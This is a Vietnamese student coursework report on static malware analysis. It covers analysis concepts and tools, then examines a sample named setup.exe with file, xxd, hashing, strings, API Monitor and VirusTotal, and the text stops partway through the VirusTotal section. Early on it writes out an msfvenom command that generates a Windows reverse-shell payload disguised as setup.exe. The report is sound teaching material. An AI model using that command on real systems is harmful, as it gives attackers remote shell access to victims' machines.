

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



Môn: PHÂN TÍCH MÃ ĐỘC

Phát hiện mã độc dựa trên phân tích tĩnh

Giảng viên : Đỗ Xuân Chợt

Nhóm lớp : 02

Nhóm BTL : 8

Tên sinh viên:
Ninh Chí Hường - B20DCAT094
Vũ Ngọc Phương - B20DCAT142
Hoàng Trung Kiên - B20DCAT098
Nguyễn Trần Minh - B20DCAT126

HÀ NỘI, 2023

Mục lục

I.Các khái niệm cơ bản.	3
1. Tổng quan về phân tích tĩnh.	3
2. Vai trò của phân tích tĩnh.	3
3. Một số công cụ phân tích tĩnh phổ biến.	4
II.Xây dựng môi trường.	4
1. Lựa chọn mẫu mã độc và công cụ sử dụng để phân tích.	4
III.Quá trình phân tích tĩnh.	5
1.Xác định loại của tệp.	5
2.Xác định chữ ký tệp (File Signature).	5
3.Phân tích mã hash.	6
4.Phân tích strings.	7
5.Tệp tin PE.	8
IV. Phân tích mã động tự động sử dụng Virus Total.	12
1.Định nghĩa.	12
2.Các thành phần.	12
3.Phương pháp phát hiện.	12
4.Tổng quan về engines.	13
5. Scraping data.	14
V. Các bước sử dụng VirusTotal để phân tích mã độc.	14
1.Quét chữ ký.	15
2.Phân tích hành vi (Behavior).	16
VI. So sánh VirusTotal và YARA.	18
1. VirusTotal.	19
2. YARA.	19
3. Tích hợp công cụ YARA vào VirusTotal.	19

I. Các khái niệm cơ bản.

1. Tổng quan về phân tích tĩnh.

-Phân tích tĩnh mã độc (Static Malware Analysis) là quá trình nghiên cứu và xem xét mã độc một cách tĩnh, tức là không chạy mã độc trên một hệ thống thực sự. Trong phân tích tĩnh, các nhà nghiên cứu sẽ kiểm tra tệp tin hoặc chương trình đích mà họ nghi ngờ chứa mã độc mà không thực sự chạy nó.

-Phân tích tĩnh mã độc thường bao gồm các hoạt động như:

+Phân tích cấu trúc: Điều này bao gồm việc xem xét mã máy nguồn, mã bytecode hoặc các tệp tin thực thi khác để tìm hiểu về cấu trúc tổ chức của mã độc.

+Phân tích chuỗi ký tự: Các nhà nghiên cứu sẽ tìm kiếm chuỗi ký tự độc hại, ví dụ như địa chỉ URL, tên tệp tin, hoặc chuỗi mã hóa có thể gợi ý về hoạt động độc hại.

+Phân tích mã hóa: Mã độc thường mã hóa hoặc mã hóa các phần quan trọng của chính nó để tránh phát hiện. Phân tích tĩnh có thể giúp tìm hiểu cách mã độc này được mã hóa.

+Phân tích luồng điều khiển: Xác định các điểm bắt đầu và điểm kết thúc của các chức năng hoặc hành vi độc hại trong mã độc.

+Phân tích tương tác tệp tin: Xác định các tệp tin, thư mục, và tài nguyên hệ thống mà mã độc có thể tương tác hoặc thay đổi.

-Phân tích tĩnh mã độc có thể giúp nhận biết các đặc điểm và tính năng độc hại mà không cần chạy mã độc, giúp giảm nguy cơ nhiễm malware. Tuy nhiên, phân tích tĩnh cũng có hạn chế, vì nó không thể cung cấp thông tin về hành vi của mã độc khi thực sự chạy trên hệ thống. Do đó, nó thường được sử dụng cùng với phân tích động (Dynamic Malware Analysis) để có cái nhìn toàn diện về mã độc và hoạt động của nó.

2. Vai trò của phân tích tĩnh.

-Phân tích tĩnh đóng một vai trò quan trọng trong lĩnh vực bảo mật thông tin và phát triển phần mềm. Dưới đây là một số vai trò quan trọng của phân tích tĩnh:

+Phát hiện mã độc và lỗ hổng bảo mật: Phân tích tĩnh giúp phát hiện các đoạn mã độc hại hoặc lỗ hổng bảo mật trong phần mềm mà không cần chạy nó. Điều này giúp các chuyên gia bảo mật tìm ra các vấn đề và điểm yếu trong mã nguồn trước khi chúng trở thành mối đe dọa nghiêm trọng.

+Đánh giá rủi ro và tổng quan bảo mật: Phân tích tĩnh giúp xác định các điểm yếu và lỗ hổng trong mã nguồn, từ đó đánh giá rủi ro và tổng quan về bảo mật của một ứng dụng hoặc hệ thống. Điều này giúp tổ chức thực hiện các biện pháp bảo mật thích hợp để bảo vệ hệ thống của họ.

+Hiểu cấu trúc và hoạt động của ứng dụng: Phân tích tĩnh giúp phát triển viên hiểu cấu trúc của ứng dụng và cách nó hoạt động. Điều này có thể giúp cải thiện sự hiểu biết về mã nguồn và phát triển ứng dụng an toàn hơn.

+Kiểm tra tính đúng đắn và hiệu suất: Phân tích tĩnh có thể sử dụng để kiểm tra tính đúng đắn và hiệu suất của mã nguồn mà không cần thực hiện thử nghiệm trong môi trường thực tế. Điều này giúp xác định lỗi logic và tối ưu hóa mã nguồn trước khi triển khai.

+Phân tích mã nguồn mở: Phân tích tĩnh thường được sử dụng để xem xét mã nguồn mở, đảm bảo tính bảo mật và đáng tin cậy của các dự án phần mềm mã nguồn mở trước khi sử dụng chúng trong các ứng dụng và dự án khác.

+Phân tích mã độc và phần mềm gian lận: Phân tích tĩnh là công cụ quan trọng trong việc xác định mã độc và phần mềm gian lận, giúp phát hiện các dấu hiệu và cấu trúc độc hại trong mã nguồn mà không cần thực hiện thử nghiệm thực thi.

-Tóm lại, phân tích tĩnh là một phần quan trọng của quy trình bảo mật và phát triển phần mềm, giúp cải thiện tính bảo mật, độ tin cậy và hiệu suất của ứng dụng và hệ thống.

3. Một số công cụ phân tích tĩnh phổ biến.

-Dưới đây là một số công cụ phân tích tĩnh mã độc phổ biến mà các nhà nghiên cứu malware và chuyên gia bảo mật thường sử dụng để kiểm tra mã độc:

+IDA Pro: IDA Pro là một công cụ phân tích mã nguồn rộng rãi và mạnh mẽ, cho phép bạn xem xét mã máy nguồn và thực hiện phân tích tĩnh chi tiết. Nó cung cấp nhiều plugin và tính năng mạnh mẽ giúp phân tích các loại mã độc phức tạp.

+Radare2: Radare2 là một công cụ mã nguồn mở dành cho phân tích mã độc. Nó cung cấp các tính năng tương tự như IDA Pro và có sự hỗ trợ cho nhiều kiến trúc máy tính.

+Ghidra: Ghidra cũng là một công cụ phân tích mã nguồn mở, được phát triển bởi Cơ quan Tình báo Trung ương Hoa Kỳ (CIA). Nó cho phép phân tích mã độc, xem xét biên dịch và giải mã, và cung cấp các tính năng mạnh mẽ.

Binary Ninja: Binary Ninja là một công cụ phân tích mã độc với giao diện dễ sử dụng. Nó cho phép phân tích và chỉnh sửa mã máy nguồn một cách tĩnh và động.

+PEiD: PEiD là một công cụ đặc biệt dành cho phân tích tệp tin thực thi Windows (chủ yếu là các tệp PE, Portable Executable). Nó giúp xác định loại packer và công cụ bảo vệ được sử dụng trong tệp PE.

+Cuckoo Sandbox: Mặc dù chủ yếu là một nền tảng phân tích động, Cuckoo Sandbox cũng cung cấp một số tính năng phân tích tĩnh để xem xét nội dung tệp và chức năng trước khi chạy mã độc.

+Online Malware Analysis Services: Có một số dịch vụ trực tuyến như VirusTotal và Hybrid Analysis cho phép bạn tải lên các tệp tin đáng ngờ để kiểm tra và phân tích tĩnh.

-Những công cụ này có thể hỗ trợ các chuyên gia bảo mật và nghiên cứu malware trong việc phát hiện, phân tích và hiểu về mã độc một cách chi tiết.

II. Xây dựng môi trường.

1. Lựa chọn mẫu mã độc và công cụ sử dụng để phân tích.

-Trong bài báo cáo lớn này, nhóm bọn em sẽ sử dụng mã độc có tên là “setup.exe” được tạo từ công cụ “Msfvenom” được tích hợp sẵn trong hệ điều hành Kali linux. Sử dụng lệnh sau để tạo mẫu mã độc:

+msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.10.136

LPORT=8080 -f exe -o setup.exe

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.10.136 LPORT=8080 -f exe -o setup.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: setup.exe
```

=>Kết quả: file “setup.exe” được tạo thành công:

-Công cụ bọn em sử dụng để tiến hành phân tích tĩnh mẫu mã độc là:

+Các công cụ dòng lệnh được tích hợp sẵn trong hệ điều hành Kali Linux

+Api monitor

-Công cụ sử dụng để phân tích mẫu mã độc tự động:

+Yara

+VirusTotal

III. Quá trình phân tích tĩnh.

1. Xác định loại của tệp.

-Việc xác định loại tệp sẽ tiết lộ thông tin quan trọng như hệ điều hành điều hành mục tiêu. Sử dụng lệnh “file” để xác định loại của mẫu mã độc vừa tạo:

+file setup.exe

```
L$ file setup.exe
setup.exe: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections
```

=>Kết quả : File “setup.exe” có các tính chất sau:

+định dạng mở rộng: “.exe”

+“executable” : nó là một dạng file thực thi

+Kiến trúc nền tảng: x86-64 : chạy trên nền tảng x32bit hoặc x64bit

+“for MS Windows” : file này được sử dụng để chạy trên hệ điều hành Windows

=>Kết luận : mẫu mã độc “setup.exe” là một dạng file thực thi và nhắm mục tiêu vào các hệ thống chạy hệ điều hành Windows có kiến trúc nền tảng x64bit.

2. Xác định chữ ký tệp (File Signature).

-Chữ ký tệp (File Signature): có thể được sử dụng để xác định loại tệp, thay cho phần mở rộng tệp. Chữ ký tệp là trình tự byte duy nhất được viết vào phần đầu tệp. Các tệp khác nhau có chữ ký khác nhau có thể được sử dụng để xác định loại tệp.

-Danh sách các chữ ký tệp nhóm bên em sẽ tham khảo từ nguồn sau :

+https://en.wikipedia.org/wiki/List_of_file_signatures

+https://en.wikipedia.org/wiki/Portable_Executable

-Sử dụng công cụ “xxd” để kiểm tra File Signature của file “setup.exe” vừa tạo. Sử dụng lệnh:

+xxd setup.exe

```
L$ xxd setup.exe
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ.....
00000010: b800 0000 0000 0000 4000 0000 0000 0000  .....@.....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000030: 0000 0000 0000 0000 0000 0000 c800 0000  .....
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  .....!.!.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode...$.
00000080: 3924 11dd 7d45 7f8e 7d45 7f8e 7d45 7f8e  9$.}E..}E..}E..
00000090: 5a83 048e 7e45 7f8e 7d45 7e8e 7f45 7f8e  Z...~E..}E~..E..
000000a0: 743d ea8e 7c45 7f8e 743d ee8e 7c45 7f8e  t=..|E..t=..|E..
000000b0: 5269 6368 7d45 7f8e 0000 0000 0000 0000  Rich}E.....
```

=>Kết quả : 2 bytes đầu tiên của file này có hex và giá trị tương ứng là “4d 5a” - “MZ”:

00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000 MZ.....

=>So sánh với “List_of_file_signatures” tham khảo:

4D 5A	MZ	0	exe dll mui sys scr cpl ocx ax iee ime rs tsp fon efi	DOS MZ executable and its descendants (including NE and PE)
-------	----	---	--	--

=>Kết luận:Như vậy dựa trên việc phân tích File Signature có thể kết luận rằng mẫu mã độc được tạo là thực thi có định dạng exe.

-Ngoài xác định được định dạng file dựa trên phân tích File Signature , nhóm bọn em có thể phát hiện ra được nền tảng của mẫu mã độc này:

```

000000b0: 5269 6368 7d45 7f8e 0000 0000 0000 0000 Rich}E..... Disassemble Entry Points
000000c0: 0000 0000 0000 0000 5045 0000 6486 0300 .....PE..d... Embedded Media
000000d0: 7d3c c64b 0000 0000 0000 0000 f000 2300 }<.K.....#. External Entry References

```

=>Kết quả:

000000c0: 0000 0000 0000 0000 5045 0000 6486 0300PE..d...

-Tiếp tục so sánh với “List_of_file_signatures” thì nhóm em nhận ra rằng các file chứa trường “PE” sẽ có các tính chất sau:

+Định dạng Portable Executable (PE) là định dạng tệp dành cho các tệp thực thi , mã đối tượng , DLL và các định dạng khác được sử dụng trong phiên bản 32-bit và 64-bit của hệ điều hành Windows.


+Định dạng PE là cấu trúc dữ liệu đóng gói thông tin cần thiết cho trình tải hệ điều hành Windows để quản lý mã thực thi được gói .

=>Như vậy việc phân tích thêm “File Signature” cho ta biết được kiến trúc nền tảng của “setup.exe” là x32bit hoặc x64bit

3.Phân tích mã hash.

-Quá trình tạo các giá trị băm cho các tệp nghi ngờ dựa trên nội dung của chúng, cũng giống như tạo vân tay (Fingerprinting) cho mã độc. Các thuật toán băm thường được sử dụng như MD5, SHA1 hoặc SHA256. Sử dụng các giá trị băm cho phân tích mã độc mang lại các lợi thế sau: Định danh duy nhất cho mã độc trong quá trình phân tích. Xác định một mẫu malware dựa trên tên tệp là không hiệu quả vì cùng một mẫu malware có thể sử dụng các tên tệp khác nhau, nhưng giá trị băm mã học được tính dựa trên nội dung tệp sẽ giữ nguyên.

-Quyết định liệu phân tích cần được thực hiện trên một mẫu duy nhất hay nhiều mẫu. Trong quá trình phân tích động, khi malware được thực thi, nó có thể sao chép chính nó đến một vị trí khác hoặc tạo ra một mẫu malware khác. Có giá trị băm mã học của mẫu sẽ giúp xác định xem mẫu mới được sao chép/hành động có giống với mẫu gốc hay không. Được sử dụng để chia sẻ cho các nhà nghiên cứu bảo mật khác khi cần xác định mẫu. Xác định nhanh xem mã độc đã được phát hiện trước đó bằng cách tìm kiếm trực tuyến hoặc tìm kiếm trong cơ sở dữ liệu của các dịch vụ quét mã độc như VirusTotal.



-Trước tiên nhóm em sẽ sử dụng công cụ “sha256sum” để tính toán mã băm SHA256 của file “setup.exe”.Sử dụng câu lệnh:

+sha256sum setup.exe

```

$ sha256sum setup.exe
b5d02d5b6654c55b2d6926e4a482199043de90cb408a52e4236dd6fe84bdb6d8 setup.exe
  
```

=>Kết quả : giá trị SHA256 của mẫu mã độc là

“b5d02d5b6654c55b2d6926e4a482199043de90cb408a52e4236dd6fe84bdb6d8”

4.Phân tích strings.

-Strings là các chuỗi ký tự ASCII và Unicode có thể hiển thị (Unicode-printable), chúng được nhúng trong một tệp. Phân tích chuỗi có thể cung cấp gợi ý về chức năng của chương trình và các chỉ số liên quan đến một tệp nhị phân (binary file) đáng nghi. Các chuỗi được trích xuất từ tệp nhị phân có chứa các tham chiếu đến tên tệp, URL, tên miền, địa chỉ IP, lệnh tấn công, registry,... thì khả năng cao là có dính mã độc.

-Trong phần này ta sẽ sử dụng công cụ “strings” để tìm kiếm các chuỗi đọc được trong file “setup.exe” bằng lệnh sau:

+strings -a setup.exe


```

└─$ strings -a setup.exe
!This program cannot be run in DOS mode.
Rich}E
.text
.rdata
@.rhem
PAYLOAD:
ExitProcess
VirtualAlloc
KERNEL32.dll
AQAPRQVH1
JJM1
RAQH
AXAX^YZAXAYAZH
XAYZH
ws2_32
PPM1
APAPH
WWW1
VPAPAPAPI
KERNEL32.dll
VirtualAlloc
ExitProcess

```

=>Dựa trên kết quả này bước đầu ta có thể xác định được một số hàm và thư viện của hệ điều hành Windows được sử dụng trong quá trình chạy “setup.exe” đặc biệt là các hàm sau:

+VirtualAlloc : Đây là một hàm trong Windows API, nó được sử dụng để cấp phát một phần bộ nhớ ảo trong quá trình thực hiện.

+KERNEL32.dll : KERNEL32.dll là một thư viện động (DLL) quan trọng trong hệ điều hành Windows. Thư viện này cung cấp các hàm và chức năng quan trọng để quản lý và điều hành các quy trình (processes) và tác vụ (threads) trong hệ điều hành Windows.

+ws2_32: Đây là tên của thư viện Winsock 2.0, được sử dụng trong Windows để thực hiện giao tiếp mạng.

-Theo như kết quả của việc phân tích chuỗi , file “setup.exe” có một số dấu hiệu như sau:

+chứa rất ít chuỗi.

+chứa rất ít hàm LoadLibrary (để gọi file .dll) và GetProcAddress (lấy địa chỉ của một hàm trong một thư viện chia sẻ) được sử dụng để tải và truy cập các hàm bổ sung. Ngoài ra 1 số hàm khác: LdrGetProcAddress, LdrLoadDll.


=>Kết luận: file “setup.exe” đã được packed hay obfuscated.

5.Tệp tin PE.


-Mã độc khi hoạt động cần phải tương tác với các tệp, registry, mạng và các thành phần khác. Do vậy, mã độc cần sử dụng các hàm của hệ điều hành, vd trên Windows là Application Programming Interfaces (API) và được cung cấp trong các tệp Dynamic Link Library (DLL).

-Kiểm tra các imports có thể: cung cấp một thông tin về chức năng và khả năng của mã độc và giúp dự đoán những hoạt động của nó trong quá trình thực thi. Xác định xem mã độc có được che giấu hay không?

-Trong bước nhóm em sẽ sử dụng công cụ “API Monitor” để kiểm tra các imports được sử dụng trong file “setup.exe” này.Khởi động công cụ “API Monitor” , tạo cột trên cùng phía bên trái sẽ là nơi ta chỉ định các API để giám sát , vì muốn kết quả được đầy đủ nhất , ta sẽ chọn hết tất cả các API:



sau đó tại cửa sổ bên cạnh , ta sẽ attach file “setup.exe” vào công cụ để tiến hành giám sát:



=>Sau khi hoàn thành các bước trên , ta sẽ thấy được các hàm , thư viện được sử dụng bởi tiến trình này:

Summary 12,077 calls 6.12 MB used setup.exe				
#	Time of Day	Thread	Module	API
1509	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "ImmSetCompositionStringA")
1510	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "ImmSetCompositionStringW")
1511	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "ImmEnumInputContext")
1512	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "ImmSystemHandler")
1513	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "CtfImmTIMActivate")
1514	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "CtfImmRestoreToolbarWnd")
1515	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "CtfImmHideToolbarWnd")
1516	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "CtfImmDispatchDeflmeMessage")
1517	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "CtfImmNotify")
1518	9:07:16.965 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "CtfImmSetDefaultRemoteKeyboardLayout")
1519	9:07:16.966 PM	1	KERNELBASE.dll	RtlInitString (0x000000000014cce0, "CtfImmGetCompatibleKeyboardLayout")

-Dựa theo các thư viện được liệt kê ta có thể thấy được tiến trình đang sử dụng một số thư viện kiểm soát tiến trình , mạng và thư viện chứa các hàm hệ thống như sau:

+KERNEL32.DLL

Summary 12,077 calls 6.12 MB used setup.exe				
#	Time of Day	Thread	Module	
1534	9:07:16.966 PM	1	KERNEL32.DLL	
1535	9:07:16.966 PM	1	KERNEL32.DLL	
1536	9:07:16.966 PM	1	KERNEL32.DLL	
1537	9:07:16.966 PM	1	KERNEL32.DLL	
1538	9:07:16.966 PM	1	KERNEL32.DLL	
1539	9:07:16.966 PM	1	KERNEL32.DLL	
1540	9:07:16.966 PM	1	KERNEL32.DLL	
1541	9:07:16.966 PM	1	KERNEL32.DLL	
1542	9:07:16.966 PM	1	KERNEL32.DLL	
1543	9:07:16.966 PM	1	KERNEL32.DLL	

+USER32.DLL

Summary 12,077 calls 6.12 MB used setup.exe				
#	Time of Day	Thread	Module	
12023	9:07:19.985 PM	1	KERNELBASE.dll	
12024	9:07:19.985 PM	1	USER32.dll	
12025	9:07:19.985 PM	1	USER32.dll	
12026	9:07:19.985 PM	1	USER32.dll	
12027	9:07:19.985 PM	1	USER32.dll	
12028	9:07:19.985 PM	1	USER32.dll	
12029	9:07:19.985 PM	1	USER32.dll	
12030	9:07:19.985 PM	1	USER32.dll	
12031	9:07:19.985 PM	1	USER32.dll	
12032	9:07:19.985 PM	1	USER32.dll	

+WS2_32.DLL

#	Time of Day	Thread	Module
8703	9:07:17.569 PM	1	KERNELBASE.dll
8704	9:07:17.569 PM	1	KERNELBASE.dll
8705	9:07:17.569 PM	1	KERNELBASE.dll
8706	9:07:17.569 PM	1	KERNELBASE.dll
8707	9:07:17.569 PM	1	KERNELBASE.dll
8708	9:07:17.569 PM	1	KERNELBASE.dll
8709	9:07:17.570 PM	1	ws2_32.DLL
8710	9:07:17.570 PM	1	ws2_32.DLL
8711	9:07:17.570 PM	1	KERNELBASE.dll
8712	9:07:17.570 PM	1	KERNELBASE.dll
8713	9:07:17.570 PM	1	KERNELBASE.dll

+GDI32.DLL

Summary 12,077 calls 6.12 MB used setup.exe			
#	Time of Day	Thread	Module
1408	9:07:16.935 PM	1	KERNELBASE.dll
1409	9:07:16.935 PM	1	KERNELBASE.dll
1410	9:07:16.935 PM	1	KERNELBASE.dll
1411	9:07:16.935 PM	1	KERNELBASE.dll
1412	9:07:16.935 PM	1	KERNELBASE.dll
1413	9:07:16.935 PM	1	KERNELBASE.dll
1414	9:07:16.935 PM	1	KERNELBASE.dll
1415	9:07:16.935 PM	1	KERNELBASE.dll
1416	9:07:16.935 PM	1	gdi32full.dll
1417	9:07:16.935 PM	1	KERNELBASE.dll
1418	9:07:16.935 PM	1	KERNELBASE.dll
1419	9:07:16.936 PM	1	KERNELBASE.dll

+SHELL32.DLL

Summary 12,077 calls 6.12 MB used setup.exe			
#	Time of Day	Thread	Module
1698	9:07:16.982 PM	1	KERNELBASE.dll
1699	9:07:16.982 PM	1	KERNELBASE.dll
1700	9:07:16.982 PM	1	KERNELBASE.dll
1701	9:07:16.982 PM	1	SHELL32.dll
1702	9:07:16.982 PM	1	KERNELBASE.dll
1703	9:07:16.982 PM	1	KERNELBASE.dll
1704	9:07:16.982 PM	1	KERNELBASE.dll
1705	9:07:16.982 PM	1	KERNELBASE.dll
1706	9:07:16.982 PM	1	KERNELBASE.dll
1707	9:07:16.983 PM	1	KERNELBASE.dll
1708	9:07:16.983 PM	1	KERNELBASE.dll
1709	9:07:16.983 PM	1	KERNELBASE.dll
1710	9:07:16.983 PM	1	KERNELBASE.dll

IV. Phân tích mã động tự động sử dụng Virus Total.

1. Định nghĩa.

-VirusTotal là một dịch vụ trực tuyến cung cấp khả năng quét và phân tích các tệp và URL để phát hiện các mối đe dọa bảo mật, như phần mềm độc hại và các loại virus khác. Dịch vụ này cho phép người dùng tải lên các tệp hoặc cung cấp URL để VirusTotal kiểm tra chúng bằng nhiều công cụ phân tích khác nhau từ các nhà cung cấp bảo mật khác nhau.

-Khi bạn tải lên một tệp hoặc cung cấp một URL, VirusTotal sẽ quét nó thông qua nhiều chương trình chống vi-rút, ứng dụng phát hiện độc hại, và công cụ phân tích khác để xác định liệu tệp hoặc URL đó có chứa mối đe dọa hay không. Sau đó, nó cung cấp cho bạn một bản báo cáo về kết quả quét, cho biết số lượng công cụ phát hiện mối đe dọa, tỷ lệ phát hiện, và thông tin chi tiết về mối đe dọa cụ thể (nếu có).

-VirusTotal là một công cụ hữu ích cho người dùng cá nhân, doanh nghiệp và các chuyên gia bảo mật để kiểm tra tính an toàn của các tệp và URL trước khi tải xuống hoặc truy cập chúng. Nó giúp ngăn chặn sự lây lan của phần mềm độc hại và cung cấp thông tin quan trọng về bảo mật để bảo vệ hệ thống và dữ liệu của bạn.

2. Các thành phần.

-VirusTotal là một dịch vụ phân tích bảo mật trực tuyến mạnh mẽ, được xây dựng từ nhiều thành phần cơ bản để cung cấp khả năng quét và phân tích các tệp và URL để phát hiện các mối đe dọa bảo mật. Dưới đây là các thành phần chính của VirusTotal:

+Giao diện web: VirusTotal cung cấp một giao diện web trực quan và dễ sử dụng cho người dùng truy cập. Giao diện này cho phép người dùng tải lên tệp hoặc nhập URL để kiểm tra.

+Hệ thống quét đa công cụ: VirusTotal tích hợp nhiều công cụ quét từ các nhà cung cấp bảo mật khác nhau. Điều này cho phép VirusTotal quét tệp hoặc URL của bạn bằng cách sử dụng nhiều công cụ khác nhau đồng thời, tăng khả năng phát hiện mối đe dọa.

+Cơ sở dữ liệu kết quả: VirusTotal duy trì một cơ sở dữ liệu các kết quả quét trước đó để người dùng có thể tra cứu thông tin về các tệp hoặc URL đã được kiểm tra trước đây.

+Báo cáo kết quả: Sau khi quá trình quét hoàn thành, VirusTotal cung cấp báo cáo chi tiết về kết quả, bao gồm số lượng công cụ phát hiện mối đe dọa, tỷ lệ phát hiện, và thông tin chi tiết về mối đe dọa cụ thể nếu có.

+API (Application Programming Interface): VirusTotal cung cấp một API mạnh mẽ cho phép các ứng dụng và dịch vụ bên ngoài tích hợp các chức năng của VirusTotal vào ứng dụng của họ. Điều này cho phép tự động hóa việc kiểm tra và phân tích tệp hoặc URL từ các ứng dụng và dịch vụ khác nhau.

